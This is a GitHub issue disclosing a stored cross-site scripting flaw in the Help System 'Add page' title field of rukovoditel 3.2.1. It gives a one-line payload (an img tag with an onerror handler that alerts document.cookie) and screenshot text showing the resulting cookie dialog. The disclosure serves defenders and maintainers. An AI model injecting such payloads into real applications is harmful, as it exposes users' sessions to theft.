

New issue

[Jump to bottom](#)

## Stored Cross Site Scripting Vulnerability on "Help system" in "Add page" function in rukovoditel 3.2.1 #15

[Open](#) anhdq201 opened this issue on Nov 2 · 0 comments

anhdq201 commented on Nov 2

Owner


## Version: 3.2.1

## Description

An authenticated malicious user can take advantage of a Stored XSS vulnerability in "Add page" function in the "Help System" feature.

## Proof of Concept

Step 1: Go to `/index.php?module=help_pages/pages&entities_id=24`, click "Add page" and insert payload `<img src=1 onerror='alert(document.cookie)'/>` in "Title" field.



## Step 2: Alert XSS Message

rukovoditel | Help system | Users

rukovoditel | Configuration

rukovoditel | Application Entities

localhost:13338/index.php?module=help\_pages/pages&entities\_id=24

rukovoditel.demo

Entities List

Discuss

Go to

Comment

localhost:13338 says

fusion76pfl\_visited=yes; KCFINDER\_showname=on; KCFINDER\_showsize=off; KCFINDER\_showtime=off; KCFINDER\_order=name; KCFINDER\_orderDesc=off; KCFINDER\_view=thumbs; KCFINDER\_displaySettings=off; \_ga=GA1.1.218229828.1664898394; fusion768l1\_visited=yes; useribl\_results=user\_joined%2Cuser\_lastvisit%2Cuser\_groups; useribl\_status=0%2C2; useribl\_search=%25; cookie\_test=please\_accept\_for\_session; \_\_gads=ID=b63f95e1677676e3-223ed1eb6ed700-00-T-1666277750-DT-1666277750-S-A1N11Mh01DmkKw0i0767nDui

OK



administrator test

Access



Help system

Create informational pages and announcements for a specific entity. [Read more.](#)

Add announcement

Action	Color	Title	Assigned To	Is Active?	Created By	Sort Order
 	Default	a<img src=1 onerror=alert(document.cookie)/>		Yes	administrator test	0

Add page

Action	Position	Title	Assigned To	Is Active?	Created By	Sort Order
 	Items Listing			Yes	administrator test	0

## Impact

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

